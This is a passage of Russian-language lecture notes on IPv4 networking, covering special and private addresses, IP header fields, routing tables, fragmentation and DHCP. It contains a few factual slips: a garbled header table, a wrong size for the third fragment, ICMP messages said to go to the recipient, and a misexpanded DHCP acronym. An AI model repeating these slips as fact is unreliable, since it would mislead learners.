 - Через маршрутизатор такие данные не пройдут, а в своей подсети сообщения получат все компьютеры
- Направленное Широковещание – Если нужно отправить пакет из одной подсети в другую.
 - Есть 2 подсети (192.168.0.0/24 и 192.168.1.0/24), объединённые одним маршрутизатором.
 - Нужно отправить пакет из одной подсети в другую.
 - Компьютер (вверху) использует специальный ш/в IP-адрес, состоящий из № подсети, и всеми «1» вместо адреса хоста: 192.168.0.255
 - Пакет передаётся маршрутизатору
 - Маршрутизатор отправляет его в подсеть (№ 192.168.0...) всем компьютерам (...255)




? Специальные типы IP-адресов

- В номере хоста нельзя использовать только битовые «0» или «1»
- Битовые «0» в номере хоста – Адрес Подсети (**213.180.193.0**)
- Битовые «1» в номере хоста – Широковещательный Адрес (**213.180.193.255**)
- (Не обязательно) Хост с десятичным номером 1 – маршрутизатор по умолчанию (шлюз) (**213.180.193.1**)
- Адрес из всех битовых «0» – Адрес текущего хоста, когда компьютер ещё не получил свой IP-адрес (**0.0.0.0**)
- Адрес из всех битовых «1» – Адрес ВСЕХ хостов в текущей подсети, ограниченный ш/в адрес (**255.255.255.255**)
- **127.0.0.0/8** – Обратная петля (Loopback) – подсеть для тестирования (данные в сеть не уходят, а возвращаются)
- **127.0.0.1** – Текущий комп (localhost) из подсети Loopback (можно использовать и **127.0.0.2**, и ...3, и т.д.)

- **169.254.0.0/16** – Link-local адреса – подсеть, диапазон, откуда ОС хоста сама назначит IP-адрес автоматически, если другая конфигурация не доступна, адрес не был назначен вручную или выбран из пула DHCP; такие адреса могут использоваться только в пределах одной подсети и не проходят через маршрутизатор.

? Распределение IP-адресов

- IP-адреса должны быть уникальны во всём мире. (Иначе будет непонятно: кому именно компьютеру отправлять данные).
- Нельзя взять и назначить произвольный IP-адрес, надо получить разрешение на использование IP-адреса
- IANA (Internet Assigned Numbers Authority) – Управление по присвоению номеров в Интернете
- Сейчас функции IANA реализует корпорация ICANN
- ICANN (Internet Corporation for Assigned Names and Numbers) – Интернет-корпорация по присвоению имен и номеров – Выполняет распределение IP-адресов в мире, осуществляет через регистраторы RIR
- RIR (Regional Internet Register) ICANN – Региональные Интернет Регистраторы Корпорации ICANN
- Сайт Корпорации ICANN: <https://www.icann.org>
- Карта и названия RIR



? Частные IP-адреса

- Существуют сети, которые используют IP-адреса, но специально не подключены к Интернету (внутриорганизационные, для тестирования, и т.п.).
- Неудобно обращаться в RIR ICANN для получения IP-адреса для такой сети.
- Для этого специально зарезервированы диапазоны IP-адресов.
- Адреса из этих диапазонов называются «Частные IP-адреса», ими можно пользоваться (без подключения к Интернету) без запроса разрешения у RIR ICANN.
- Диапазон Частных IP-адресов определён в документе RFC 1918:
 - **10.0.0.0/8**
 - **172.16.0.0/12**
 - **192.168.0.0/16**
- Эти диапазоны просто не маршрутизируются в Интернет.
- Сеть построенную на основании Частных IP-адресов можно подключить к Интернету, используя технологию NAT (Network Address Translation) – Адрес из частной подсети заменяется на реальный IP-адрес.

? Исчерпание IP-адресов

- Длина адреса IPv4 = 4 байта = 32 бита
- У бита есть 2 состояния: «0» и «1»
- Кол-во уникальных IP-адресов = Максимальное число комбинаций = $2^{32} = 4\ 294\ 967\ 296$ IP-адресов
- Решение 1 – введение IPv6 с длиной 16 байт (16 байт = 128 бит $\rightarrow 2^{128}$ – хватит с запасом!)
- Решение 2 – использование технологии NAT: строятся сети без доступа к Интернету, на основе Частных IP-адресов, а потом, используя технологию NAT подключаются к Интернету, используя всего 1 внешний адрес.

? Сетевой шлюз (Gateway)

- Определение – аппаратный маршрутизатор или программное обеспечение для сопряжения компьютерных сетей, использующих разные протоколы (например, локальной и глобальной).
- Основная задача – конвертировать протокол между сетями.
- В сети Интернет узлом или конечной точкой может быть или сетевой шлюз, или хост. Интернет-пользователи и компьютеры, которые доставляют веб-страницы пользователям – это хосты, а узлы между различными сетями – это сетевые шлюзы. Например, сервер, контролирующий трафик между локальной сетью компании и сетью Интернет – это сетевой шлюз.

IP protocol

? Протокол IP

Протокол IP (Internet Protocol) – Межсетевой протокол / Протокол Межсетевого взаимодействия

Основы сети Интернет

? Значение слова Internet

«Internet» здесь выступает в смысле Inter+Net = Межсетевой

IP появился и так и назывался задолго до популярности сети Интернет

«Internetworking» – объединение сетей

«internet» – объединённая сеть / «subnet» – подсеть

«Internet» – название самой крупной объединённой сети (тот самый Интернет[☺])

? Протокол IP в Модели OSI и TCP/IP – находится на Сетевом уровне.

? Протоколы Сетевого ур-ня:

Для передачи данных используется только IP, остальные протоколы – для обеспечения работы составной сети

- IP (Internet Protocol) – используется для передачи данных
- ICMP (Internet Control Message Protocol) – используется для управления сетью
- ARP (Address Resolution Protocol) – чтобы по Глобальному адресу ур.3 (IP) определить Локальный адрес ур.2
- DHCP (Dynamic Host Control Protocol) – используется для автоматического назначения IP-адресов

? Сервисы IP:


- Передача данных
 - Без гарантии доставки (как и Ethernet)
 - Без сохранения порядка следования сообщений (как и Ethernet)
 - Использует передачу данных без установки соединения (как и Ethernet) – если пакет не дошёл не предпринимается никаких попыток уведомить отправителя или запросить этот пакет снова, считается что ошибка должна быть исправлена протоколами которые находятся на вышестоящих уровнях.

? Задачи IP:

- **Объединение сетей**, построенных на основе разных технологий канального ур-ня в одну крупную сеть
- **Маршрутизация** – поиск маршрута от отправителя к получателю в крупной сети, через промежуточные узлы – маршрутизаторы
- **Качество обслуживания** этой крупной составной сети

? Формат заголовка IP-пакета (IP Header):

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	№ бита
4 бита Номер Версии	4 бита Длина Заголовка	8 бит Тип Сервиса	PR	D	T	R	16 бит Общая длина										16 бит Смещение Фрагмента										ОБЯЗАТЕЛЬНАЯ ЧАСТЬ					
16 бит Идентификатор Пакета										3 бита Флаги			13 бит Смещение Фрагмента										НЕ ОБЯЗ.									
8 бит Время жизни (TTL)	8 бит Протокол верхнего уровня	16 бит Контрольная сумма											32 бита IP-Адрес Источника										НЕ ОБЯЗ.									
32 бита IP-Адрес Назначения										32 бита Опции и Выравнивание (НЕОБЯЗАТЕЛЬНОЕ ПОЛЕ)										НЕ ОБЯЗ.												



Expert \ Decode \ Matrix \ Host Table \ Protocol Dist. \ Statistics \ Filtered 1 /

НОМЕР ВЕРСИИ (VERSION)

- «4» – IPv4
- «6» – IPv6

ДЛИНА ЗАГОЛОВКА (HEADER LENGTH)

IP-заголовок включает обязательные поля и 1 необязательное поле «Опции и Выравнивание»

В поле «Длин Заголовка» записывается общая длина: Обязательные поля + поле «Опции» (если оно есть)

ТИП СЕРВИСА (TYPE OF SERVICE)

Используется для обеспечения необходимого качества обслуживания (на практике используется редко)

- Бит «PR» – Precedence – приоритет от 0 (min) до 7 (max)
- Бит «D» – Delay – маршрут должен выбираться для минимизации задержки доставки данного пакета
- Бит «T» – для максимизации пропускной способности
- Бит «R» – для максимизации надёжности доставки

ОБЩАЯ ДЛИНА (TOTAL LENGTH)

- Длина всего пакета, включая Заголовок и Данные
- Измеряется в байтах
- Максимальная длина пакета = 65 535 байт, но на практике такие большие пакеты не используются
- На практике, длина выбирается с учётом размера кадра канального уровня = 1 500 байт (для Ethernet)

ИДЕНТИФИКАТОР ПАКЕТА (IDENTIFICATION)

Используется для распознавания пакетов, образовавшихся путём фрагментации исходного пакета. Все фрагменты должны иметь одинаковое значение этого поля.

ФЛАГИ (FLAGS)

Содержит признаки, связанные с фрагментацией:

- Первый бит зарезервирован.
- Бит «DF (Do not Fragment)» – запрещает маршрутизатору фрагментировать данный пакет
- Бит «MF (More Fragments)» – данный пакет является промежуточным (не последним) фрагментом

СМЕЩЕНИЕ ФРАГМЕНТА (FRAGMENT OFFSET)

Задает смещение в байтах поля данных этого пакета от начала общего поля данных исходного пакета, подвергнутого фрагментации. Используется при сборке/разборке фрагментов пакетов при передачах их между сетями с различными величинами MTU. Смещение должно быть кратно 8 байт.

ВРЕМЯ ЖИЗНИ (TTL, TIME TO LIVE)

- Время жизни – максимальное время, в течении которого пакет может перемещаться по сети.
- TTL введено, для предотвращения бесконечного продвижения пакетов (если при неправильной настройке маршрутизаторов в сети образовалась петля)
- Единицы измерения:
 - Секунды (sec) – устарело: сейчас маршрутизаторы обрабатывают пакет значительно быстрее секунды
 - Прыжки (hop) – используется: прохождение через маршрутизатор – «hop» уменьшается на 1, при прохождении через каждый маршрутизатор

ПРОТОКОЛ ВЕРХНЕГО УРОВНЯ (PROTOCOL)

- Поле предназначено для реализации функции мультиплексирования/демультиплексирования: передачи с помощью протокола IP данных от разных протоколов следующего уровня
- В поле указывается код протокола следующего уровня:
 - «6» – TCP
 - «17» – UDP
 - «1» – ICMP
- Значения идентификаторов для различных протоколов приводятся в «RFC 3232 – Assigned Numbers»

КОНТРОЛЬНАЯ СУММА (HEADER CHECKSUM)

- Используется для проверки правильности доставки пакета.
- Если при проверке контрольной суммы обнаружены ошибки, то пакет отбрасывается, никакой информации отправителю пакета не отправляется.
- Контрольная сумма рассчитывается только по заголовку IP-пакета
- Она пересчитывается на каждом маршрутизаторе, т.к. данные заголовка меняются (TTL и Опции)

IP-АДРЕС ИСТОЧНИКА (SOURCE ADDRESS)

- IP-адрес отправителя
- Длина IPv4 = 4 байта = 32 бита

IP-АДРЕС НАЗНАЧЕНИЯ (DESTINATION ADDRESS)

- IP-адрес получателя
- Длина IPv4 = 4 байта = 32 бита

ОПЦИИ (OPTIONS) И ВЫРАВНИВАНИЕ (ВЫРАВНИВАНИЕ ПОЛЯ «ОПЦИИ»)

(НЕОБЯЗАТЕЛЬНОЕ ПОЛЕ + ПРИМЕНЯЕТСЯ ОЧЕНЬ РЕДКО)

Заголовок IP-пакета может включать дополнительные поля:

- Запись маршрута (через который он проходит) – запись адреса каждого маршрутизатора на пути пакета
- Временные метки – при их установке, каждый маршрутизатор записывает в это поле время
- Маршрут отправителя – отказ от автоматической маршрутизации и настройка маршрутизации вручную:
 - Жёсткая маршрутизация – в пакете указывается перечень маршрутизаторов, через которые надо пройти
 - Свободная маршрутизация – указываются только некоторые маршрутизаторы

Выравнивание поля «Опции»

- Опций может быть несколько и они могут иметь разный размер
- В то же время длина IP-заголовка должна быть кратна 32 битам
- Для выравнивания до 32 бит поле «Опции» дополняется «00000»

Routing


? Маршрутизация – поиск маршрута доставки пакета между сетями через транзитные узлы – маршрутизаторы



? Этапы Маршрутизации:

- I этап – Изучение сети:

- Какие есть подсети
 - Какие есть маршрутизаторы



Как эти маршрутизаторы


объединены между собой

- II этап – Продвижение пакетов на маршрутизаторе:

- Выполняется, когда сеть уже изучена и на маршрутизатор поступил пакет
 - Для этого пакета нужно определить – куда именно его отправить
 - Термин «Продвижение/Forwarding» = «Маршрутизация»

? Продвижение пакетов на маршрутизаторе

- На маршрутизатор «D» пришёл пакет
- Маршрутизатору «D» надо решить, что с ним делать:
 - I вариант: Сеть назначения (192.168.1.0/24) подключена непосредственно к маршрутизатору – Маршрутизатор «D» передаёт пакет непосредственно в эту сеть 192.168.1.0/24
 - II вариант: Нужная сеть (192.168.5.0/24), подключена к другому маршрутизатору («A»), кот. Известен – Маршрутизатор «D» передаёт пакет Маршрутизатору «A», который может передать пакет непосредственно в сеть 192.168.5.0/24.
Такой маршрутизатор («A») называется «Шлюз»
 - III вариант: Нужная сеть неизвестна – Маршрутизатор «D» отбрасывает пакет (иначе сеть переполнится мусорными пакетами)
- Что нужно знать Маршрутизатору, для того чтобы решить куда отправить пакет
 - Определить в какой именно из нескольких подключенных интерфейсов (к которым подключены сети) отправлять пакет (192.168.1.2)




- Куда в конечном итоге нужно доставить этот пакет:
 - в сеть 192.168.1.0/24 или
 - или через сеть 192.168.1.0/24 на маршрутизатор
 - на маршрутизатор «A»
 - на маршрутизатор «B»
 - При варианте «через подсеть на маршрутизатор» данные для выбора между «A» и «B» хранятся в Таблице Маршрутизации

? Таблица Маршрутизации

- Таблица Маршрутизации (упрощённый вид) для Windows

Адрес	Маска	Шлюз	Интерфейс	Метрика
192.168.1.0	255.255.255.0	Подсоединен	192.168.1.2	276
192.168.2.0	255.255.255.0	Подсоединен	192.168.2.1	276
10.1.0.0	255.255.0.0	Подсоединен	10.1.0.15	276
172.16.0.0	255.255.0.0	192.168.2.254	192.168.2.1	306
10.2.0.0	255.255.0.0	10.1.0.59	10.1.0.15	306

- Адрес + Маска – задают адрес подсети
- Интерфейс – через какой интерфейс маршрутизатора нужно отправить пакет
- (*Windows в качестве номера интерфейса используют формат IP-адреса*)
- Шлюз – говорит о том, что делать с пакетом, который вышел через заданный интерфейс:
 - «Подсоединен» («Onlink») – сеть подключена непосредственно, и пакет надо передавать напрямую в эту сеть
 - «IP-адрес» – если пакет надо передать на следующий маршрутизатор – IP-адрес этого маршрутизатора
- Метрика нужна для выбора маршрута из нескольких возможных – выбирается наименьшее число
 - Метрика – это некоторое число, которое характеризует расстояние от одной сети до другой
 - Если есть несколько маршрутов до одной и той же сети – выбирается маршрут с меньшей метрикой
 - Раньше метрика соответствовала кол-ву маршрутизаторов
 - Сейчас метрика – число формирующееся из многих характеристик: и кол-во маршрутизаторов, и пропускную способность каналов и др.



- Таблица Маршрутизации (упрощённый вид) для Linux

Destination	Gateway	Genmask	Metric	Iface
0.0.0.0	172.19.132.64	0.0.0.0	0	wlan0
172.19.0.0	0.0.0.0	255.255.0.0	9	wlan0
10.1.1.0	0.0.0.0	255.255.255.0	9	eth0
192.168.122.0	0.0.0.0	255.255.255.0	0	virbr0

- Если пакет на маршрутизаторе «D» предназначен для подсети (172.19.0.0), находящегося через несколько маршрутизаторов («C» и «G») от «D», то «D» не надо строить маршрут до конечной точки.

Маршрутизаторы знают **только как сделать следующий шаг** (до следующей сети или до следующего маршрутизатора, или до сети через 1 маршрутизатор-шлюз) – остальной маршрут – задача следующих маршрутизаторов.

- Записи в таблице маршрутизации:

- Статические (исп в мелких сетях):
 - Настраиваются вручную
 - Конфигурация интерфейса
 - Вручную прописаны маршруты к сетям
- Динамические (исп в крупных сетях):
 - Настраиваются автоматически (маршрутизаторы сами изучают сеть с помощью протоколов)
 - Протоколы маршрутизации RIP, OSPF, BGP и др.
 - «+» Изменение в сети автоматически записываются в таблицу маршрутизации (если маршрутизатор вышел из строя, то другие маршрутизаторы по протоколам маршрутизации об этом узнают, и уберут маршрут, который проходит через этот маршрутизатор из таблицы маршрутизации)

? Маршрут по умолчанию


- Маршрутизатор должен знать о всех существующих сетях – на практике невозможно!
- Вводится «Маршрутизатор по умолчанию»
- Маршрутизатор по умолчанию, шлюз (default router, gateway) – маршрутизатор, на который отправляются пакеты для неизвестных сетей.
- Условное обозначение: IP-адрес: 0.0.0.0 + Маска: 0.0.0.0 ИЛИ «default»
- Запись в Таблице маршрутизации (IP-адрес = 0, Маска = 0, Шлюз = IP-адрес маршрутизатора по умолчанию):

Destination	Gateway	Genmask	Metric	Iface
0.0.0.0	172.19.132.64	0.0.0.0	0	wlan0

? Длина маски подсети

- Маршрутизатор принял пакет с адресом получателя: 192.168.100.23
- В таблице маршрутизации есть 2 записи под которые подходит этот IP-адрес:
 - 192.168.100.0/24
 - 192.168.0.0/16
- Выбирается та запись, где маска длиннее: 192.168.100.0/24 ($24 > 16$) – предполагается, что запись с более длинной маской содержит лучший (правильный) маршрут
- Разделение сетей производится с помощью увеличения длины маски.

? Причина зависимости правильности маршрута, от длины маски:



- Университет получил свой блок IP-адресов: 128.1.0.0/16
- Университет разделил этот блок на две части для двух кампусов, у которых свои маршрутизаторы:
 - Кампус-1 получил блок 128.1.0.0/17
 - Кампус-2 получил блок 128.1.128.0/17
- Каждый кампус разделил свой блок ещё на две части для двух факультетов:
 - Кампус-1 (128.1.0.0/17):
 - Факультет-1 получил блок 128.1.0.0/18
 - Факультет-2 получил блок 128.1.64.0/18
 - Кампус-2 (128.1.128.0/17):
 - Факультет-3 получил блок 128.1.128.0/18
 - Факультет-4 получил блок 128.1.192.0/18
- Таблица маршрутизации, например, Маршрутизатора «Кампус-1» содержит:

Кампус-1 (128.1.0.0/17)	
Сеть	Маршрутизатор
128.1.0.0/18	Факультет-1
128.1.64.0/18	Факультет-2
128.1.0.0/16	Университетский
0.0.0.0	Университетский

- На маршрутизатор «Кампус-1» пришёл пакет (128.1.64.12) для сети «Факультет-2»
- У маршрутизатора «Кампус-1» есть 2 подходящих варианта выбора для IP-пакета 128.1.64.12:
 - Маршрутизатор «Факультет-2» (128.1.64.0/18) – правильный выбор
 - Маршрутизатор «Университет» (128.1.0.0/16) – не правильный выбор
- Получается правильным выбором сети назначения, из 2-ух подходящих IP-адресов, оказался тот, у которого маска длиннее.
- Всегда выбирается подсеть с маской максимальной длины!
- Правила маршрутизации (в аспекте маски подсети):
 - Первочередной выбор – Поиск маршрута к хосту – маска «/32» (самая длинная маска)
 - Следующий выбор – Поиск маршрута к сети – маска максимальной длины
 - Последний выбор – Маршрут по умолчанию – маска «/0» – подходят все IP-адреса

? Таблица маршрутизации у хостов

- Таблица маршрутизации есть не только у маршрутизаторов, но и у всех хостов в сети.
- Содержание таблицы маршрутизации хоста (у хостов таблица значительно меньше):
 - Присоединённая сеть
 - Маршрутизатор по умолчанию (Шлюз, Gateway)
 - (Не обязательно) Маршруты к знакомым сетям
- Просмотр таблицы маршрутизации хоста:
 - Windows: route print
 - Linux: route ИЛИ ip route

Fragmentation

? Фрагментация

Фрагментация – разделение пакета на несколько частей – фрагментов – для передачи по сети с маленьким MTU
Каждый фрагмент < MTU

? MTU, Maximum Transmission Unit

MTU – Максимальный размер передаваемых данных

? Различие MTU в сетях:

- Ethernet – MTU = 1500 байт
- Token Ring – MTU = 4464 байт
- FDDI – MTU = 4352 байт

? Поля заголовка IP-пакета для фрагментации:

- Идентификатор Пакета
- Флаги
- Смещение Фрагмента

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	№ бита
16 бит Идентификатор Пакета																3 бита Флаги			13 бит Смещение Фрагмента													

ИДЕНТИФИКАТОР ПАКЕТА (IDENTIFICATION)

- Задаёт номер пакета, который разбит на фрагменты.
- Все фрагменты должны иметь одинаковое значение этого поля.

ФЛАГИ (FLAGS)

Содержит признаки, связанные с фрагментацией:

- Первый бит зарезервирован.
- Флаг «DF (Do not Fragment)» – запрещает маршрутизатору фрагментировать данный пакет
- Флаг «MF (More Fragments)» – данный пакет является промежуточным (не последним) фрагментом

СМЕЩЕНИЕ ФРАГМЕНТА (FRAGMENT OFFSET)

- Используется для определение порядка сборки фрагментов в исходный пакет.
- Измеряется в 8-байтовых блоках – Смещение должно быть кратно 8 байт.
- Задает смещение в байтах поля данных этого пакета от начала общего поля данных исходного пакета, подвергнутого фрагментации.
- Используется при сборке/разборке фрагментов пакетов при передачах их между сетями с различными величинами MTU.

ПРИМЕР:

- Исходный пакет = 4000 байт (заголовок = 20 байт, данные = 3980 байт)
- MTU целевой сети = 1500 байт (заголовок = 20 байт, данные = 1480 байт)
- Три фрагмента: 0–1479, 1480–2959, 2960–3980
- Чтобы получить смещение – первый байт каждого фрагмента делится на «8»: 0/8=0, 1480/8=185, 2960/8=370
- Смещение фрагментов: 0, 185, 370

? Процесс Фрагментации:



- IP-размером 4000 надо передать через сеть Ethernet с MTU = 1500 байт
- Производится процедура фрагментации
- Формируется первый фрагмент:
 - Маршрутизатор сгенерировал Номер пакета = 81
 - Смещение фрагмента = 0 – значит во фрагменте самое начало большого пакета
 - Устанавливается флаг «More Fragments» = 1 – будет ещё фрагмент
 - Затем записывается первая порция данных = 1480 байт
- Формируется второй фрагмент:
 - С тем же самым номером пакета = 81
 - Смещение фрагмента = 185 – длина данных разбитая на 8-байтовые блоки (1480/8)
 - Устанавливается флаг «More Fragments» = 1 – будет ещё фрагмент
 - Записывается вторая порция данных = 1480 байт
- Формируется третий фрагмент:
 - С тем же самым номером пакета = 81
 - Смещение фрагмента = 370 – длина данных разбитая на 8-байтовые блоки ((1480×2)/8 или 185×2)
 - Устанавливается флаг «More Fragments» = 0 – больше фрагментов не будет
 - Записывается третья порция данных = 1480 байт

? Процесс Дефрагментации:

- Обратное составление исходного пакета из фрагментов
- Признаки фрагментации: Ненулевое значение «More Fragments» **или** «Fragment Offset»
- Отсутствие фрагментации: Нулевое значение «More Fragments» **и** «Fragment Offset»
- Маршрутизатор принимает пакет с ненулевым значением «More Fragments» **или** «Fragment Offset»
- Обнаруживает эти признаки фрагментации и записывает пакет с номером «81» себе в память
- Затем сохраняет все фрагменты с номером «81»
- Когда пришёл последний фрагмент (флаг «MF» = 0) – маршрутизатор считает размер большого пакета
- Вычисляет, что размер большого пакета = 4000 байт
- Собирает фрагменты в исходный пакет

? Флаг «DF, Do not Fragment»

- Если установлен флаг «DF, Do not Fragment» – маршрутизатор не имеет права фрагментировать пакет
- Если MTU сети < размера пакета и установлен флаг «DF»:
 - Маршрутизатор просто отбросит пакет
 - И отправит Получателю ICMP-сообщение Тип: 3 Код: 4 («Destination Unreachable, Fragmentation required, and DF flag set»).

? Фрагментация в протоколе IPv6

В версии протокола IPv6 отказались от фрагментации на маршрутизаторах – в IPv6 узлы Отправителя сами должны подобрать максимальный размер пакета с помощью технологии «Path MTU Discovery».

Network layer control protocols (DHCP, ARP, ICMP)

? Типы протоколов Сетевого уровня

- Протокол передачи данных Сетевого уровня:
 - IP (Internet Protocol) – Межсетевой протокол
- Управляющие протоколы сетевого уровня:
 - DHCP (Dynamic Host Configuration Protocol) – Протокол Динамической Конфигурации Хостов
 - ARP (Address Resolution Protocol) – Протокол Разрешения Адресов
 - ICMP (Internet Control Message Protocol) – Протокол Межсетевых Управляющих Сообщений

? Причина введения дополнительных протоколов

- На Сетевом уровне для передачи данных используется протокол IP.
- Его не достаточно для корректной работы крупной составной сети.
- Поэтому на сетевом уровне используются дополнительные «управляющие» протоколы.

? Предназначение протокола DHCP

- DHCP позволяет автоматически назначать IP-адреса компьютерам в сети.
- Для работы в сети компьютеру нужен IP-адрес.
- IP-адрес можно назначить вручную.
- Но в крупной сети с большим количеством компьютеров это делать неудобно.

? Предназначение протокола ARP

- ARP обеспечивает связь Сетевого и Канального уровня.
- Каждый компьютер в сети имеет IP-адрес и MAC-адрес.
- При передачи пакета необходимо определить какой MAC-адрес соответствует компьютеру с заданным IP-адресом.

? Функции протокола ICMP

- ICMP используется для двух целей:
 - Сообщение об ошибках в работе сети:
 - Получатель недоступен
 - Закончилось время жизни пакета (TTL)
 - Запрещено фрагментировать большой пакет – «DF»
 - Тестирование работы сети:
 - Утилита «ping» – проверка доступности получателя
 - Утилита «traceroute» – определение маршрута к получателю

DHCP protocol

? DHCP (Dynamic Host Configuration Protocol) – Протокол Динамической Конфигурации Хостов

- Для работы в сети компьютеру нужен IP-адрес.
- IP-адрес можно назначить вручную.
- Но в крупной сети с большим количеством компьютеров (сотни или тысячи) это практически невозможно.
- Для автоматического назначения вводится протокол DHCP.


? Протокола DHCP:

- Позволяет автоматически назначать IP-адреса компьютерам в сети.
- Требует создания инфраструктуры – DHCP-сервер
- IP-адреса компьютеров могут меняться

? Принцип работы DHCP:

- DHCP работает по модели «Клиент-Сервер».
- Клиент DHCP – компьютер, который получает IP-адрес автоматически
- Сервер DHCP – компьютер, который:
 - Обеспечивает назначение IP-адресов
 - Ведёт таблицу выделенных IP-адресов, чтобы избежать дублирования.
- Клиент DHCP и Сервер DHCP обмениваются «сообщениями DHCP» в режиме «запрос-ответ»

? Получение IP-адреса клиентом DHCP от сервера DHCP




- Когда клиент подключается к сети – у него нет никакой информации о той сети, в которой он находится
- Его первая задача – узнать, где находится DHCP Сервер
- Для этого он посыпает сообщение «DHCP-Discover»
- Для того чтобы найти DHCP-Сервер «DHCP-Discover» посыпается на ш/в MAC-адрес FF:FF:FF:FF:FF:FF
- Это сообщение «DHCP-Discover» принимают все компьютеры в сети
- Сервер, после того как получил сообщение «DHCP-Discover» в ответ посыпает сообщение «DHCP-Offer»
- В сообщение «DHCP-Offer» DHCP Сервер включает IP-адрес, который предлагает использовать Клиенту
- В ответ Клиент посыпает сообщение «DHCP-Request» с тем же самым IP-адресом
- Сервер в ответ высыпает сообщение «DHCP-Ack» опять с тем же самым IP-адресом
- После этого Клиент может использовать этот IP-адрес для работы в сети
- Проще всего запомнить процесс получения IP-адреса по протоколу DHCP – мнемоника «DORA» (Discover- Offer-Request-Ack)

? Сообщения DHCP и их назначение

- DISCOVER – Поиск DHCP Сервера.
- OFFER – Предложение IP-адреса DHCP Сервером DHCP Клиенту.
- REQUEST – Запрос IP-адреса DHCP Клиентом у DHCP Сервера.
- ACK – Подтверждение назначения IP-адреса DHCP Сервером DHCP Клиенту.
- NACK – Запрет использования запрошенного DHCP Клиентом IP-адреса.
- RELEASE – Освобождение IP-адреса.
- INFORM – Запрос и передача дополнительной конфигурационной информации.

? Причины использования 4-ёх шагов при запросе IP-адреса вместо 3-ёх

